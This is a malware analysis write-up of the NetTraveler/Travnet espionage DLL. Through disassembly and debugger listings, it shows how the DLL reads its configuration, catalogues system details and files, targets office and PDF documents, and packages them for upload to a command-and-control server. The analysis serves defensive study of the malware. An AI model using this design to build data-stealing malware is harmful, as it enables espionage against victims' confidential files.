
A quick analysis by PEiD reveals that the binary is not packed or protected.



Now, as we know already, this DLL was installed as a service by the previous dropper. Analysis of the "ServiceMain" function of the DLL throws light on many interesting things. The first thing it does upon execution is to create a new mutex object named "NetTravler Is Running!". Its usually done to avoid running multiple instances of the same malware.

Next, it reads the configuration file.

```
loc_10001C83:          ; hWinSta
push    edi
call    ds:CloseWindowStation
push    offset aNettravlerIsRu ; "NetTravler Is Running!"
push    1                ; bInitialOwner
push    esi                ; lpMutexAttributes
call    ds:CreateMutexA
mov     hObject, eax
call    ds:GetLastError
cmp     eax, 0B7h
jnz    short loc_10001CBB
```




The screenshot shows the OllyDbg interface with the assembly window and the CPU window. The assembly window displays the following code:

```
10004E9A $ 81EC 08020000 SUB ESP,208
10004EA0 . 8D8424 040100 LEA EAX,DWORD PTR SS:[ESP+104]
10004EA7 . 53             PUSH EBX
10004EA8 . 55             PUSH EBP
10004EA9 . 56             PUSH ESI
10004EAA . BD 04010000   MOV EBP,104
10004EAF . 57             PUSH EDI
10004EB0 . 55             PUSH EBP
10004EB1 . 50             PUSH EAX
10004EB2 . FF15 9C900010 CALL DWORD PTR DS:[&&KERNEL32.GetWindow
10004EB8 . 8B35 90910010 MOV ESI,DWORD PTR DS:[&&MSVCRT.sprintf>
10004EBE . 8D8424 140100 LEA EAX,DWORD PTR SS:[ESP+114]
10004EC5 . 50             PUSH EAX
10004EC6 . 8D4424 14     LEA EAX,DWORD PTR SS:[ESP+14]
10004ECA . 68 54B30010  PUSH 6to4ex.1000B354
10004ECF . 50             PUSH EAX
10004ED0 . FFD6         CALL ESI
10004ED2 . 83C4 0C     ADD ESP,0C
10004ED5 . 8D4424 10     LEA EAX,DWORD PTR SS:[ESP+10]
10004ED9 . BB A0B80010  MOV EBX,6to4ex.1000B8A0
10004EDF . 50             PUSH EAX
10004EDF . 68 00010000  PUSH 100
10004EE4 . 68 706B0110  PUSH 6to4ex.10016B70
10004EE9 . 68 98720110  PUSH 6to4ex.10017298
10004EEE . 68 98B80010  PUSH 6to4ex.1000B898
10004EF3 . 53             PUSH EBX
10004EF3 . FF15 A4900010 CALL DWORD PTR DS:[&&KERNEL32.GetPrivat
10004EF4 . 8B3D A8900010 MOV EDI,DWORD PTR DS:[&&KERNEL32.GetPri
10004F00 . 8D4424 10     LEA EAX,DWORD PTR SS:[ESP+10]
10004F04 . 50             PUSH EAX
10004F05 . 6A 00       PUSH 0
10004F07 . 68 8CB80010  PUSH 6to4ex.1000B88C
10004F0C . 53             PUSH EBX
10004F0C . FFD7         CALL EDI
10004F0F . A3 6C6B0110  MOV DWORD PTR DS:[10016B6C],EAX
10004F14 . 8D4424 10     LEA EAX,DWORD PTR SS:[ESP+10]
10004F18 . 50             PUSH EAX
```

The CPU window shows the configuration file being read:


```
BufSize => 104 (260.)
Buffer
GetWindowsDirectoryA
msvcrt.sprintf
<%s>
format = "%s\system\config_t.dat"
s
sprintf
ASCII "Option"
IniFileName
BufSize = 100 (256.)
ReturnBuffer = 6to4ex.10016B70
Default = ""
Key = "WebPage"
Section => "Option"
GetPrivateProfileStringA
kernel32.GetPrivateProfileIntA
IniFileName
Default = 0
Key = "DownCmdTime"
Section => "Option"
GetPrivateProfileIntA
IniFileName
```

Additionally, it also creates few interesting files in the "system32" folder.




```
[#] OllyDbg - 6to4ex.dll [#] - [CPU - main thread, module 6to4ex]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
10004F6B . 40 INC EAX
10004F6C . 57 PUSH EDI
10004F6D . A3 94720110 MOV DWORD PTR DS:[10017294],EAX
10004F72 . FF15 98900010 CALL DWORD PTR DS:[<&KERNEL32.GetSystemDirectoryA]
10004F78 . 57 PUSH EDI
10004F79 . 68 48B80010 PUSH 6to4ex.1000B848
10004F7E . 68 60690110 PUSH 6to4ex.10016960
10004F83 . FFD6 CALL ESI
10004F85 . 83C4 0C ADD ESP,0C
10004F88 . 57 PUSH EDI
10004F89 . 68 38B80010 PUSH 6to4ex.1000B838
10004F8E . 68 5C680110 PUSH 6to4ex.1001685C
10004F93 . FFD6 CALL ESI
10004F95 . 83C4 0C ADD ESP,0C
10004F98 . 57 PUSH EDI
10004F99 . 68 28B80010 PUSH 6to4ex.1000B828
10004F9E . 68 58670110 PUSH 6to4ex.10016758
10004FA3 . FFD6 CALL ESI
10004FA5 . 83C4 0C ADD ESP,0C
10004FA8 . 57 PUSH EDI
10004FA9 . 68 18B80010 PUSH 6to4ex.1000B818
10004FAE . 68 00610110 PUSH 6to4ex.100161A0
10004FB3 . FFD6 CALL ESI
10004FB5 . 83C4 0C ADD ESP,0C
10004FB8 . 57 PUSH EDI
10004FB9 . 68 08B80010 PUSH 6to4ex.1000B808
10004FBE . 68 9C600110 PUSH 6to4ex.1001609C
10004FC3 . FFD6 CALL ESI
10004FC5 . 83C4 0C ADD ESP,0C
10004FC8 . BE 985F0110 MOV ESI,6to4ex.10015F98
10004FCD . 56 PUSH ESI
10004FCE . 55 PUSH EBP
10004FCF . FF15 EC900010 CALL DWORD PTR DS:[<&KERNEL32.GetTempPathA]
10004FD5 . 68 F8B70010 PUSH 6to4ex.1000B7F8
10004FDA . 56 PUSH ESI
10004FDB . E8 043A0000 CALL <JMP.&MSUCRT.strcat>
10004FE0 . 68 98720110 PUSH 6to4ex.10017298
Buffer => 6to4ex.10016A64
GetSystemDirectoryA
ASCII "%s\stat_t.ini"
ASCII "%s\dnlist.ini"
ASCII "%s\enumfs.ini"
ASCII "%s\enumfs.ini"
ASCII "%s\udidx.ini"
Buffer => 6to4ex.10015F98
BufSize
GetTempPathA
src = "ntvba00.tmp\"
dest => ""
strcat
s2 = ""
Local call from ServiceMain+84
```

The filenames are quite indicative of what their contents might be.




"enumfs.ini" as the name suggests, is a complete list of all files and folders on the computer. "dnlst.ini" seems to be noting down the date & time. "system_t.dll" on the other hand, contains a broad category of sensitive information about the computer like the "Computer Name", Windows version, IP address, list of running processes, network information & so on. The contents of the files are as follows


Filename : "system_t.dll"



Upon proper character encoding & use of google's Translate feature, it turns out to be "Chinese".



Filename : "enumfs.ini"



```
enumfs.ini - Notepad
File Edit Format View Help
[Computer]
Name=mark
Page=1252
[mark]
d1=C:\
dircount=1
[C:\]
f1=AUTOEXEC.BAT
f2=boot.ini
f3=CONFIG.SYS
d1=Documents and settings
f4=IO.SYS
f5=MSDOS.SYS
f6=NTDETECT.COM
f7=ntldr
d2=olly
f8=pagefile.sys
d3=peid
d4=proc
d5=Program Files
d6=Sandbox
```

Filename : "dnlist.ini"



```
dnlist.ini - Notepad
File Edit Format View Help
[EnumTime]
DateTime=2013-06-21
```

Another interesting aspect of Travnet is that it can specifically search for files of the type "doc, docx, xls, xlsx, txt, rtf, pdf" on the victim machine. This provides enough hint that this malware was designed to steal confidential information unlike the usual botnet variants that focus primarily on providing remote access to the system or to act as zombies for launching DDOS attacks.

```

[#] OllyDbg - 6to4ex.dll [#] - [CPU - main thread, module 6to4ex]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
100023FA . 57 PUSH EDI
100023FB . 8D4424 28 LEA EAX,DWORD PTR SS:[ESP+28]
100023FF . 6A 40 PUSH 40
10002401 . 50 PUSH EAX
10002402 . 68 70B30010 PUSH 6to4ex.1000B378
10002407 . 68 70B30010 PUSH 6to4ex.1000B370
1000240C . 56 PUSH ESI
1000240D . FFD5 CALL EBP
1000240F . 8D4424 24 LEA EAX,DWORD PTR SS:[ESP+24]
10002413 . 68 5C680110 PUSH 6to4ex.1001685C
10002418 . 50 PUSH EAX
10002419 . 68 70B30010 PUSH 6to4ex.1000B370
1000241E . 56 PUSH ESI
1000241F . FFD3 CALL EBX
10002421 . 57 PUSH EDI
ASCII "doc,docx,xls,xlsx,txt,rtf,pdf"
ASCII "Types"
ASCII "Types"
  
```


To summarize, the Travnet malware initially collects system information, a list of files on the victim machine among others, then sends this data to the remote Command & Control (C&C) server, by using custom compression & encoding functions. The malware creates a new file with the naming convention as follows : "travlerbackinfo-%d-%d-%d-%d-%d.dll", where the signed integer values are replaced by the current system date & time, copies the content of "system_t.dll" into it & then, uploads it to the C&C.

```

[#] OllyDbg - 6to4ex.dll [#] - [CPU - thread 000003D0, module 6to4ex]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
10001EC3 . 69FF 60EA0000 IMUL EDI,EDI,0EA60
10001EC9 . 56 PUSH ESI
10001ECA . 50 PUSH EAX
10001ECB . 330B XOR EBX,EBX
10001ECD . FF15 98900010 CALL DWORD PTR DS:[&KERNEL32.GetSystem
10001ED3 . 8B35 90910010 MOV ESI,DWORD PTR DS:[&MSVCRT.sprintf]
10001ED9 . 8D85 E0FCFFFF LEA EAX,DWORD PTR SS:[EBP-320]
10001EDF . 50 PUSH EAX
10001EE0 . 8D85 E8FEFFFF LEA EAX,DWORD PTR SS:[EBP-118]
10001EE6 . 68 20B30010 PUSH 6to4ex.1000B320
10001EEB . 50 PUSH EAX
10001EEC . FFD6 CALL ESI
10001EEE . 83C4 0C ADD ESP,0C
10001EF1 . E8 5F320000 CALL 6to4ex.10005155
10001EF6 . E8 8E3A0000 CALL 6to4ex.10005989
10001EFB . E8 FF3B0000 CALL 6to4ex.10005AFF
10001F00 . 8D45 EC LEA EAX,DWORD PTR SS:[EBP-14]
10001F03 . 50 PUSH EAX
10001F04 . FF15 94900010 CALL DWORD PTR DS:[&KERNEL32.GetLocalT
10001F0A . 0FB745 F6 MOVZX EAX,WORD PTR SS:[EBP-A]
10001F0E . 50 PUSH EAX
10001F0F . 0FB745 F4 MOVZX EAX,WORD PTR SS:[EBP-C]
10001F13 . 50 PUSH EAX
10001F14 . 0FB745 F2 MOVZX EAX,WORD PTR SS:[EBP-E]
10001F18 . 50 PUSH EAX
10001F19 . 0FB745 EE MOVZX EAX,WORD PTR SS:[EBP-12]
10001F1D . 50 PUSH EAX
10001F1E . 0FB745 EC MOVZX EAX,WORD PTR SS:[EBP-14]
10001F22 . 50 PUSH EAX
10001F23 . 8D85 E4FDFFFF LEA EAX,DWORD PTR SS:[EBP-21C]
10001F29 . 68 FCB20010 PUSH 6to4ex.1000B2FC
10001F2E . 50 PUSH EAX
10001F2F . FFD6 CALL ESI
10001F31 . E8 47060000 CALL 6to4ex.1000257D
10001F36 . 8D85 E4FDFFFF LEA EAX,DWORD PTR SS:[EBP-21C]
10001F3C . 50 PUSH EAX
10001F3D . 8D85 E8FEFFFF LEA EAX,DWORD PTR SS:[EBP-118]
10001F43 . 50 PUSH EAX
10001F44 . E8 AD120000 CALL 6to4ex.100031F6
10001F49 . 83C4 24 ADD ESP,24
ASCII "travlerback info-%d-%d-%d-%d-%d.dll"
  
```

It also uploads the list of files found on the victim machine, which was saved in the "enumfs.ini" file to the remote server, by copying its contents to a new file, named following this format:

"FileList-%02u%02u-%02u%02u%02u.ini"




```

[CPU - thread 000003D0, module 6to4ex]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

10004078 . 8BEC MOV EBP,ESP
1000407D . 81EC 00010000 SUB ESP,100
10004083 . 56 PUSH ESI
10004084 . 6A 00 PUSH 0
10004086 . 68 80000000 PUSH 80
10004088 . 6A 03 PUSH 3
1000408D . 6A 00 PUSH 0
1000408F . 6A 01 PUSH 1
10004091 . BE 58670110 MOV ESI,6to4ex.10016758
10004096 . 68 00000000 PUSH 0
1000409B . 56 PUSH ESI
1000409C . FF15 4C900010 CALL DWORD PTR DS:[<&KERNEL32.CreateFileA
100040A2 . 83F8 FF CMP EAX,-1
100040A5 . v75 04 JNZ SHORT 6to4ex.100040AB
100040A7 . 33C0 XOR EAX,EAX
100040A9 . vEB 4F JMP SHORT 6to4ex.100040FA
100040AB > 50 PUSH EAX
100040AC . FF15 40900010 CALL DWORD PTR DS:[<&KERNEL32.CloseHand
100040B2 . 8D45 FC LEA EAX,DWORD PTR SS:[EBP-4]
100040B5 . 50 PUSH EAX
100040B6 . FF15 64910010 CALL DWORD PTR DS:[<&MSUCRT.time>]
100040BC . 8D45 FC LEA EAX,DWORD PTR SS:[EBP-4]
100040BF . 50 PUSH EAX
100040C0 . FF15 68910010 CALL DWORD PTR DS:[<&MSUCRT.localtime>]
100040C6 . 59 POP ECX
100040C7 . 59 POP ECX
100040C8 . FF90 PUSH DWORD PTR DS:[EAX]
100040CA . FF70 04 PUSH DWORD PTR DS:[EAX+4]
100040CC . FF70 08 PUSH DWORD PTR DS:[EAX+8]
100040CE . FF70 0C PUSH DWORD PTR DS:[EAX+C]
100040D3 . 8B40 10 MOV EAX,DWORD PTR DS:[EAX+10]
100040D6 . 40 INC EAX
100040D7 . 50 PUSH EAX
100040D8 . 8D85 F8FEFFFF LEA EAX,DWORD PTR SS:[EBP-108]
100040DE . 68 10B70010 PUSH 6to4ex.1000B710
100040E3 . 50 PUSH EAX
100040E4 . FF15 90910010 CALL DWORD PTR DS:[<&MSUCRT.sprintf>]
